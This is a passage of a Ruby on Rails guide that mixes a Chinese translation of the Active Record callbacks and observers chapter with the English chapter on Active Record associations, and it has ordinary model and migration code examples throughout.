| class User < ActiveRecord::Base    validates :login, :email, :presence => true      before\_create do |user|      user.name = user.login.capitalize if user.name.blank?    end  end |

一般认为将回调方法声明为 protected 或者 private 是比较好的实践。因为一旦我们声明为 public 时，该方法就可以直接在模型外调用，而这破坏了对象封装的原则。

**11 有效的回调**

下面列出了 Acrive Record 中所有的回调，同类型的多个回调其各自的调用顺序如下所示的排列次序：

**11.1 创建对象时**

before\_validation

after\_validation

before\_save

around\_save

before\_create

around\_create

after\_create

after\_save

**11.2 更新对象时**

before\_validation

after\_validation

before\_save

around\_save

before\_update

around\_update

after\_update

after\_save

**11.3 销毁对象时**

* before\_destroy
* around\_destroy
* after\_destroy

after\_save 在创建和更新对象是都会运行，但总是在 after\_create 和 after\_update 之后，而和通过宏注册时的顺序无管。

**11.4 after\_initialize 和 after\_find**

after\_initialize 在 Active Record 对象被实例化时调用，无论是通过 new 来新建一个对象还是从数据库中载入一个对象。这个方法非常有用，因为可以避免你直接重写 Active Record 的 initialize 方法。

after\_find 在从数据库载入 Active Record 对象时被调用。当 after\_find 和 after\_initialize 同时声明时，after\_find 将首先被调用。

after\_initialize 和 after\_find 回调没有与之对用的 before\_\* 回调，但他们也是和其他 Active Record 回调一样注册使用。

|  |
| --- |
| class User < ActiveRecord::Base    after\_initialize do |user|      puts "You have initialized an object!"    end      after\_find do |user|      puts "You have found an object!"    end  end    >> User.new  You have initialized an object!  => #<User id: nil>    >> User.first  You have found an object!  You have initialized an object!  => #<User id: 1> |

**12 执行回调**

下面的方法会触发回调：

create

create!

decrement!

destroy

destroy\_all

increment!

save

save!

save(:validate => false)

toggle!

update

update\_attribute

update\_attributes

update\_attributes!

valid?

另外，after\_find 回调只会被下面列出的方法触发：

* all
* first
* find
* find\_all\_by\_*attribute*
* find\_by\_*attribute*
* find\_by\_*attribute*!
* last

而 after\_initialize 回调在每次新AR对象初始化时都会被触发。

**13 跳过回调**

和校验相同，我们也可以跳过回调。但是这些方法使用是必须多加注意，因为回调中可能含有重要的业务逻辑。在没有完全理解其潜在危险的情况下贸然使用可能会导致无效数据的产生。

decrement

decrement\_counter

delete

delete\_all

find\_by\_sql

increment

increment\_counter

toggle

touch

update\_column

update\_all

update\_counters

**14 执行挂起**

当你为模型注册回调时，他们将会被放入队列中执行。这个队列中将包括模型所有的校验，所有注册的回调，以及对数据库的操作。

整个回调链封装在一个事务中。如果任何一个 *before* 回调方法返回 false 或者抛出异常，整个执行链会中止并且回滚；而 *after* 回调则只会抛出一个异常。

随意抛出一个异常，可能会中断预期执行的保存逻辑甚至可能导致未知的失败。而抛出 ActiveRecord::Rollback 异常是特地用来通知 Active Record 需要执行回滚操作。而且该异常会在内部捕捉到并不再抛出。

**15 关联回调**

回调可以和关联一起工作，甚至是通过关联来定义的。例如一个 user 拥有多个 posts。而一个用户的 posts 应到在该用户被销毁是全部删除。我们可以给和 User 模型关联的 Post 模型添加一个 after\_destroy 回调：

|  |
| --- |
| class User < ActiveRecord::Base    has\_many :posts, :dependent => :destroy  end    class Post < ActiveRecord::Base    after\_destroy :log\_destroy\_action      def log\_destroy\_action      puts 'Post destroyed'    end  end    >> user = User.first  => #<User id: 1>  >> user.posts.create!  => #<Post id: 1, user\_id: 1>  >> user.destroy  Post destroyed  => #<User id: 1> |

**16 有条件的回调**

和校验相同，我们也可以让回调只有在满足特定的条件时才被触发。我们可以使用 :if 和 :unless 选项，他们接收一个符号(symbol)，字符串，Proc 或者 Array 作为参数。使用 :if 选项来指定在什么条件下回调\*应该\*被触发。而当你想指定在何种情况下回调\*不应该\*触发时，请使用 :unless 选项。

**16.1 使用:Symbol作为:if和:unless的参数**

你可传递给一个 symbol 作为 :if 和 :unless 选项的参数，该 symbol 表示一个断言方法的名称，该方法会在回调发生前调用。当使用 :if 选项时，如果该方法返回 false，回调就不会触发；而当使用 :unless 选项时，如果该方法返回 true，回调就不会被触发。这是最常用的选项。使用这个方式，我们可以注册多个不同的断言方法来确定回调是否应该被触发。

|  |
| --- |
| class Order < ActiveRecord::Base    before\_save :normalize\_card\_number, :if => :paid\_with\_card?  end |

**16.2 使用String作为 :if和:unless的参数**

你也可以使用一个字符串作为参数，rails 会使用 eval 执行，因此该字符串必须含有有效的 Ruby 代码。你应该只有当条件判断语句很短的时候才使用该方法。

|  |
| --- |
| class Order < ActiveRecord::Base    before\_save :normalize\_card\_number, :if => "paid\_with\_card?"  end |

**16.3 使用Proc作为:if和:unless的参数**

最后，我们还可以将一个 Proc 作为 :if 和 :unless 的参数传入。这种情况最适合于判断条件是很短的校验函数，通常是单行时使用。

|  |
| --- |
| class Order < ActiveRecord::Base    before\_save :normalize\_card\_number,      :if => Proc.new { |order| order.paid\_with\_card? }  end |

**16.4 回调前有多个条件判断**

当写有条件的回调时，可以将 :if 和 :unless 在同一个声明中同时混合使用：

|  |
| --- |
| class Comment < ActiveRecord::Base    after\_create :send\_email\_to\_author, :if => :author\_wants\_emails?,      :unless => Proc.new { |comment| comment.post.ignore\_comments? }  end |

**17 回调类**

有时候，你写的一些回调十分有用甚至可以重用到其他的模型中。而 Active Record 可以让我们方便的将回调方法封装起来，以方便我们日后重用。

这里的例子中，我们为 PictureFile 模型创建了一个含有 after\_destroy 回调的类：

|  |
| --- |
| class PictureFileCallbacks    def after\_destroy(picture\_file)      if File.exists?(picture\_file.filepath)        File.delete(picture\_file.filepath)      end    end  end |

如上所示，我们在类内部声明的回调方法需要接受一个模型对象作为参数。现在我们可以如下所示在模型中使用该回调：

|  |
| --- |
| class PictureFile < ActiveRecord::Base    after\_destroy PictureFileCallbacks.new  end |

需要注意的是我们需要实例化一个 PictureFileCallbacks 对象，因为我们声明的回调是实例方法。当我们需要使用该实例对象的状态时，这就会很有用。通常来讲，将回调声明为一个类方法更加方便一些：

|  |
| --- |
| class PictureFileCallbacks    def self.after\_destroy(picture\_file)      if File.exists?(picture\_file.filepath)        File.delete(picture\_file.filepath)      end    end  end |

如果回调如上面一样声明为类方法，就不需要实例化 PictureFileCallbacks 对象了。

|  |
| --- |
| class PictureFile < ActiveRecord::Base    after\_destroy PictureFileCallbacks  end |

回调类中，声明的回调方法的数量是不限制的。

**18 观察者**

观察者类似于回调，但是他们之间又有很重要的区别。回调会给模型中引入和模型没有直接关系的代码，而观察者则可以在不更改模型代码的条件下可以达到相同的目的。例如，User 模型不应该包含发送注册确认邮件的代码。所以当你使用的回调写了和模型不直接相关的代码时，你可能应该考虑使用观察者来代替它。

**18.1 创建观察者**

例如，我们想在每位新用户被创建的时候，都会发送一封确认邮件。但是发送确认邮件并非和用户模型逻辑直接相关，所以我们应该创建一个观察者来实现这部分功能。

|  |
| --- |
| $ rails generate observer User |

上面的命令会生成包含 UserObserver 类的 app/models/user\_observer.rb 文件：

|  |
| --- |
| class UserObserver < ActiveRecord::Observer  end |

添加在适当时间需要被调用的方法：

|  |
| --- |
| class UserObserver < ActiveRecord::Observer    def after\_create(model)      # code to send confirmation email...    end  end |

和回调类一样，观察者类中的方法也是接收被观察的模型对象作为参数。

**18.2 注册观察者**

观察者通常放置在 app/models 文件夹下面，并在 config/application.rb 文件中注册。例如，上面的 UserObserver 应该保存为 app/models/user\_observer.rb 文件并在文件 config/application.rb 中如下注册：

|  |
| --- |
| # 注册激活后的观察者会一直运行下去。  config.active\_record.observers = :user\_observer |

通常来说，config/environments 中配置的优先级高于在 config/application.rb 中的配置。所以，如果你并不想让观察者在所有的环境下运行，只需要在指定的环境文件中配置即可。

**18.3 分享观察者**

默认情况下，Rails 仅通过“观察者”的名称确定需要观察的模型。但是，观察者也可以被用来给多个模型添加同一行为，我们可以明确的指定需要观察的多个模型：

|  |
| --- |
| class MailerObserver < ActiveRecord::Observer    observe :registration, :user      def after\_create(model)      # code to send confirmation email...    end  end |

本例中，当 Registration 或 User 被创建后，after\_create 方法便会被调用。需要注意的是，这个新建的 MailerObserver 需要在 config/application.rb 中注册后才能生效：

|  |
| --- |
| # 注册激活后的观察者会一直运行下去。  config.active\_record.observers = :mailer\_observer |

**19 事务回调**

还有两个回调是在完成一次数据库事务操作后被触发的：after\_commit 和 after\_rollback。这两个回调和 after\_save 很相似，只不过他们直到数据库操做成功完成或者失败后回滚完成后才被触发。当你的 AR 模型需要和不属于数据库事务的外部系统打交道时会非常的有用。

考虑如下场景，前面的示例中 PictureFile 模型需要在被销毁时删除和他关联的图片文件。如果在 after\_destroy 回调之后发生任何异常，事务回滚，但是图片文件已经被删除而且无法恢复，这就会导致模型数据不一致。例如，假设下面代码中的 picture\_file\_2 是无效的，当我们执行 save! 方法时会抛出错误。

|  |
| --- |
| PictureFile.transaction do    picture\_file\_1.destroy    picture\_file\_2.save!  end |

我们可以在这种情况下使用 after\_commit 回调。

|  |
| --- |
| class PictureFile < ActiveRecord::Base    attr\_accessor :delete\_file      after\_destroy do |picture\_file|      picture\_file.delete\_file = picture\_file.filepath    end      after\_commit do |picture\_file|      if picture\_file.delete\_file && File.exist?(picture\_file.delete\_file)        File.delete(picture\_file.delete\_file)        picture\_file.delete\_file = nil      end    end  end |

当模型在一个事务中被创建，更新或者销毁时，after\_commit 和 after\_rollback 回调被确保会被调用。如果这些回调中的任何一个抛出异常，他们会被忽略并且不会干涉其它的回调。所以，如果你的回调代码中可能抛出异常，你就需要在回调中捕获并适当的处理它。

## 2.3、[Active Record 数据表关联](http://guides.ruby-china.org/association_basics.html)

A Guide to Active Record Associations

This guide covers the association features of Active Record. By referring to this guide, you will be able to:

* Declare associations between Active Record models
* Understand the various types of Active Record associations
* Use the methods added to your models by creating associations

### 1 Why Associations?

Why do we need associations between models? Because they make common operations simpler and easier in your code. For example, consider a simple Rails application that includes a model for customers and a model for orders. Each customer can have many orders. Without associations, the model declarations would look like this:

|  |
| --- |
| class Customer < ActiveRecord::Base  end    class Order < ActiveRecord::Base  end |

Now, suppose we wanted to add a new order for an existing customer. We’d need to do something like this:

|  |
| --- |
| @order = Order.create(:order\_date => Time.now, :customer\_id => @customer.id) |

Or consider deleting a customer, and ensuring that all of its orders get deleted as well:

|  |
| --- |
| @orders = Order.where(:customer\_id => @customer.id)  @orders.each do |order|    order.destroy  end  @customer.destroy |

With Active Record associations, we can streamline these — and other — operations by declaratively telling Rails that there is a connection between the two models. Here’s the revised code for setting up customers and orders:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :dependent => :destroy  end    class Order < ActiveRecord::Base    belongs\_to :customer  end |

With this change, creating a new order for a particular customer is easier:

|  |
| --- |
| @order = @customer.orders.create(:order\_date => Time.now) |

Deleting a customer and all of its orders is much easier:

|  |
| --- |
| @customer.destroy |

To learn more about the different types of associations, read the next section of this guide. That’s followed by some tips and tricks for working with associations, and then by a complete reference to the methods and options for associations in Rails.

### 2 The Types of Associations

In Rails, an association is a connection between two Active Record models. Associations are implemented using macro-style calls, so that you can declaratively add features to your models. For example, by declaring that one model belongs\_to another, you instruct Rails to maintain Primary Key–Foreign Key information between instances of the two models, and you also get a number of utility methods added to your model. Rails supports six types of associations:


* belongs\_to
* has\_one
* has\_many
* has\_many :through
* has\_one :through
* has\_and\_belongs\_to\_many

In the remainder of this guide, you’ll learn how to declare and use the various forms of associations. But first, a quick introduction to the situations where each association type is appropriate.

#### 2.1 The belongs\_to Association

A belongs\_to association sets up a one-to-one connection with another model, such that each instance of the declaring model “belongs to” one instance of the other model. For example, if your application includes customers and orders, and each order can be assigned to exactly one customer, you’d declare the order model this way:


|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer  end |



#### 2.2 The has\_one Association

A has\_one association also sets up a one-to-one connection with another model, but with somewhat different semantics (and consequences). This association indicates that each instance of a model contains or possesses one instance of another model. For example, if each supplier in your application has only one account, you’d declare the supplier model like this:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account  end |




#### 2.3 The has\_many Association

A has\_many association indicates a one-to-many connection with another model. You’ll often find this association on the “other side” of a belongs\_to association. This association indicates that each instance of the model has zero or more instances of another model. For example, in an application containing customers and orders, the customer model could be declared like this:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders  end |


The name of the other model is pluralized when declaring a has\_many association.



#### 2.4 The has\_many :through Association

A has\_many :through association is often used to set up a many-to-many connection with another model. This association indicates that the declaring model can be matched with zero or more instances of another model by proceeding through a third model. For example, consider a medical practice where patients make appointments to see physicians. The relevant association declarations could look like this:

|  |
| --- |
| class Physician < ActiveRecord::Base    has\_many :appointments    has\_many :patients, :through => :appointments  end    class Appointment < ActiveRecord::Base    belongs\_to :physician    belongs\_to :patient  end    class Patient < ActiveRecord::Base    has\_many :appointments    has\_many :physicians, :through => :appointments  end |



The collection of join models can be managed via the API. For example, if you assign

|  |
| --- |
| physician.patients = patients |

new join models are created for newly associated objects, and if some are gone their rows are deleted.

Automatic deletion of join models is direct, no destroy callbacks are triggered.

The has\_many :through association is also useful for setting up “shortcuts” through nested has\_many associations. For example, if a document has many sections, and a section has many paragraphs, you may sometimes want to get a simple collection of all paragraphs in the document. You could set that up this way:

|  |
| --- |
| class Document < ActiveRecord::Base    has\_many :sections    has\_many :paragraphs, :through => :sections  end    class Section < ActiveRecord::Base    belongs\_to :document    has\_many :paragraphs  end    class Paragraph < ActiveRecord::Base    belongs\_to :section  end |


With :through => :sections specified, Rails will now understand:

|  |
| --- |
| @document.paragraphs |

#### 2.5 The has\_one :through Association

A has\_one :through association sets up a one-to-one connection with another model. This association indicates that the declaring model can be matched with one instance of another model by proceeding through a third model. For example, if each supplier has one account, and each account is associated with one account history, then the customer model could look like this:


|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account    has\_one :account\_history, :through => :account  end    class Account < ActiveRecord::Base    belongs\_to :supplier    has\_one :account\_history  end    class AccountHistory < ActiveRecord::Base    belongs\_to :account  end |



#### 2.6 The has\_and\_belongs\_to\_many Association

A has\_and\_belongs\_to\_many association creates a direct many-to-many connection with another model, with no intervening model. For example, if your application includes assemblies and parts, with each assembly having many parts and each part appearing in many assemblies, you could declare the models this way:

|  |
| --- |
| class Assembly < ActiveRecord::Base    has\_and\_belongs\_to\_many :parts  end    class Part < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies  end |



#### 2.7 Choosing Between belongs\_to and has\_one

If you want to set up a one-to-one relationship between two models, you’ll need to add belongs\_to to one, and has\_one to the other. How do you know which is which?

The distinction is in where you place the foreign key (it goes on the table for the class declaring the belongs\_to association), but you should give some thought to the actual meaning of the data as well. The has\_one relationship says that one of something is yours – that is, that something points back to you. For example, it makes more sense to say that a supplier owns an account than that an account owns a supplier. This suggests that the correct relationships are like this:

|  |
| --- |
| class Supplier < ActiveRecord::Base    has\_one :account  end    class Account < ActiveRecord::Base    belongs\_to :supplier  end |

The corresponding migration might look like this:

|  |
| --- |
| class CreateSuppliers < ActiveRecord::Migration    def change      create\_table :suppliers do |t|        t.string  :name        t.timestamps      end        create\_table :accounts do |t|        t.integer :supplier\_id        t.string  :account\_number        t.timestamps      end    end  end |

Using t.integer :supplier\_id makes the foreign key naming obvious and explicit. In current versions of Rails, you can abstract away this implementation detail by using t.references :supplier instead.

#### 2.8 Choosing Between has\_many :through and has\_and\_belongs\_to\_many

Rails offers two different ways to declare a many-to-many relationship between models. The simpler way is to use has\_and\_belongs\_to\_many, which allows you to make the association directly:

|  |
| --- |
| class Assembly < ActiveRecord::Base    has\_and\_belongs\_to\_many :parts  end    class Part < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies  end |

The second way to declare a many-to-many relationship is to use has\_many :through. This makes the association indirectly, through a join model:

|  |
| --- |
| class Assembly < ActiveRecord::Base    has\_many :manifests    has\_many :parts, :through => :manifests  end    class Manifest < ActiveRecord::Base    belongs\_to :assembly    belongs\_to :part  end    class Part < ActiveRecord::Base    has\_many :manifests    has\_many :assemblies, :through => :manifests  end |

The simplest rule of thumb is that you should set up a has\_many :through relationship if you need to work with the relationship model as an independent entity. If you don’t need to do anything with the relationship model, it may be simpler to set up a has\_and\_belongs\_to\_many relationship (though you’ll need to remember to create the joining table in the database).

You should use has\_many :through if you need validations, callbacks, or extra attributes on the join model.

#### 2.9 Polymorphic Associations 多态

A slightly more advanced twist on associations is the polymorphic association. With polymorphic associations, a model can belong to more than one other model, on a single association. For example, you might have a picture model that belongs to either an employee model or a product model. Here’s how this could be declared:

|  |
| --- |
| class Picture < ActiveRecord::Base    belongs\_to :imageable, :polymorphic => true  end    class Employee < ActiveRecord::Base    has\_many :pictures, :as => :imageable  end    class Product < ActiveRecord::Base    has\_many :pictures, :as => :imageable  end |

You can think of a polymorphic belongs\_to declaration as setting up an interface that any other model can use. From an instance of the Employee model, you can retrieve a collection of pictures: @employee.pictures.


Similarly, you can retrieve @product.pictures.

If you have an instance of the Picture model, you can get to its parent via @picture.imageable. To make this work, you need to declare both a foreign key column and a type column in the model that declares the polymorphic interface:

|  |
| --- |
| class CreatePictures < ActiveRecord::Migration    def change      create\_table :pictures do |t|        t.string  :name        t.integer :imageable\_id        t.string  :imageable\_type        t.timestamps      end    end  end |

This migration can be simplified by using the t.references form:

|  |
| --- |
| class CreatePictures < ActiveRecord::Migration    def change      create\_table :pictures do |t|        t.string :name        t.references :imageable, :polymorphic => true        t.timestamps      end    end  end |



#### 2.10 Self Joins 自关联

In designing a data model, you will sometimes find a model that should have a relation to itself. For example, you may want to store all employees in a single database model, but be able to trace relationships such as between manager and subordinates. This situation can be modeled with self-joining associations:

|  |
| --- |
| class Employee < ActiveRecord::Base    has\_many :subordinates, :class\_name => "Employee"    belongs\_to :manager, :class\_name => "Employee", :foreign\_key => "manager\_id"  end |

With this setup, you can retrieve @employee.subordinates and @employee.manager.

### 3 Tips, Tricks, and Warnings

Here are a few things you should know to make efficient use of Active Record associations in your Rails applications:

* Controlling caching
* Avoiding name collisions
* Updating the schema
* Controlling association scope
* Bi-directional associations

#### 3.1 Controlling Caching

All of the association methods are built around caching, which keeps the result of the most recent query available for further operations. The cache is even shared across methods. For example:

|  |
| --- |
| customer.orders             # retrieves orders from the database  customer.orders.size           # uses the cached copy of orders  customer.orders.empty?          # uses the cached copy of orders |

But what if you want to reload the cache, because data might have been changed by some other part of the application? Just pass true to the association call:

|  |
| --- |
| customer.orders          # retrieves orders from the database  customer.orders.size        # uses the cached copy of orders  customer.orders(true).empty?    # discards the cached copy of orders                    # and goes back to the database |

#### 3.2 Avoiding Name Collisions

You are not free to use just any name for your associations. Because creating an association adds a method with that name to the model, it is a bad idea to give an association a name that is already used for an instance method of ActiveRecord::Base. The association method would override the base method and break things. For instance, attributes or connection are bad names for associations.

#### 3.3 Updating the Schema

Associations are extremely useful, but they are not magic. You are responsible for maintaining your database schema to match your associations. In practice, this means two things, depending on what sort of associations you are creating. For belongs\_to associations you need to create foreign keys, and for has\_and\_belongs\_to\_many associations you need to create the appropriate join table.

##### 3.3.1 Creating Foreign Keys for belongs\_to Associations

When you declare a belongs\_to association, you need to create foreign keys as appropriate. For example, consider this model:

|  |
| --- |
| class Order < ActiveRecord::Base    belongs\_to :customer  end |

This declaration needs to be backed up by the proper foreign key declaration on the orders table:

|  |
| --- |
| class CreateOrders < ActiveRecord::Migration    def change      create\_table :orders do |t|        t.datetime :order\_date        t.string   :order\_number        t.integer  :customer\_id      end    end  end |

If you create an association some time after you build the underlying model, you need to remember to create an add\_column migration to provide the necessary foreign key.

##### 3.3.2 Creating Join Tables for has\_and\_belongs\_to\_many Associations

If you create a has\_and\_belongs\_to\_many association, you need to explicitly create the joining table. Unless the name of the join table is explicitly specified by using the :join\_table option, Active Record creates the name by using the lexical order of the class names. So a join between customer and order models will give the default join table name of “customers\_orders” because “c” outranks “o” in lexical ordering.

The precedence between model names is calculated using the < operator for String. This means that if the strings are of different lengths, and the strings are equal when compared up to the shortest length, then the longer string is considered of higher lexical precedence than the shorter one. For example, one would expect the tables “paper\_boxes” and “papers” to generate a join table name of “papers\_paper\_boxes” because of the length of the name “paper\_boxes”, but it in fact generates a join table name of “paper\_boxes\_papers” (because the underscore ‘\_’ is lexicographically less than ‘s’ in common encodings).

Whatever the name, you must manually generate the join table with an appropriate migration. For example, consider these associations:

|  |
| --- |
| class Assembly < ActiveRecord::Base    has\_and\_belongs\_to\_many :parts  end    class Part < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies  end |

These need to be backed up by a migration to create the assemblies\_parts table. This table should be created without a primary key:

|  |
| --- |
| class CreateAssemblyPartJoinTable < ActiveRecord::Migration    def change      create\_table :assemblies\_parts, :id => false do |t|        t.integer :assembly\_id        t.integer :part\_id      end    end  end |

We pass :id => false to create\_table because that table does not represent a model. That’s required for the association to work properly. If you observe any strange behavior in a has\_and\_belongs\_to\_many association like mangled models IDs, or exceptions about conflicting IDs chances are you forgot that bit.

#### 3.4 Controlling Association Scope

By default, associations look for objects only within the current module’s scope. This can be important when you declare Active Record models within a module. For example:

|  |
| --- |
| module MyApplication    module Business      class Supplier < ActiveRecord::Base         has\_one :account      end        class Account < ActiveRecord::Base         belongs\_to :supplier      end    end  end |

This will work fine, because both the Supplier and the Account class are defined within the same scope. But the following will not work, because Supplier and Account are defined in different scopes:

|  |
| --- |
| module MyApplication    module Business      class Supplier < ActiveRecord::Base         has\_one :account      end    end      module Billing      class Account < ActiveRecord::Base         belongs\_to :supplier      end    end  end |

To associate a model with a model in a different namespace, you must specify the complete class name in your association declaration:

|  |
| --- |
| module MyApplication    module Business      class Supplier < ActiveRecord::Base         has\_one :account,          :class\_name => "MyApplication::Billing::Account"      end    end      module Billing      class Account < ActiveRecord::Base         belongs\_to :supplier,          :class\_name => "MyApplication::Business::Supplier"      end    end  end |

#### 3.5 Bi-directional Associations

It’s normal for associations to work in two directions, requiring declaration on two different models:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders  end    class Order < ActiveRecord::Base    belongs\_to :customer  end |

By default, Active Record doesn’t know about the connection between these associations. This can lead to two copies of an object getting out of sync:

|  |
| --- |
| c = Customer.first  o = c.orders.first  c.first\_name == o.customer.first\_name # => true  c.first\_name = 'Manny'  c.first\_name == o.customer.first\_name # => false |

This happens because c and o.customer are two different in-memory representations of the same data, and neither one is automatically refreshed from changes to the other. Active Record provides the :inverse\_of option so that you can inform it of these relations:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :inverse\_of => :customer  end    class Order < ActiveRecord::Base    belongs\_to :customer, :inverse\_of => :orders  end |

With these changes, Active Record will only load one copy of the customer object, preventing inconsistencies and making your application more efficient:

|  |
| --- |
| c = Customer.first  o = c.orders.first  c.first\_name == o.customer.first\_name # => true  c.first\_name = 'Manny'  c.first\_name == o.customer.first\_name # => true |

There are a few limitations to inverse\_of support:

* They do not work with :through associations.
* They do not work with :polymorphic associations.
* They do not work with :as associations.
* For belongs\_to associations, has\_many inverse associations are ignored.

### 4 Detailed Association Reference

The following sections give the details of each type of association, including the methods that they add and the options that you can use when declaring an association.

#### 4.1 belongs\_to Association Reference

The belongs\_to association creates a one-to-one match with another model. In database terms, this association says that this class contains the foreign key. If the other class contains the foreign key, then you should use has\_one instead.

##### 4.1.1 Methods Added by belongs\_to

When you declare a belongs\_to association, the declaring class automatically gains four methods related to the association:

* association(force\_reload = false)
* association=(associate)
* build\_association(attributes = {})
* create\_association(attributes = {})

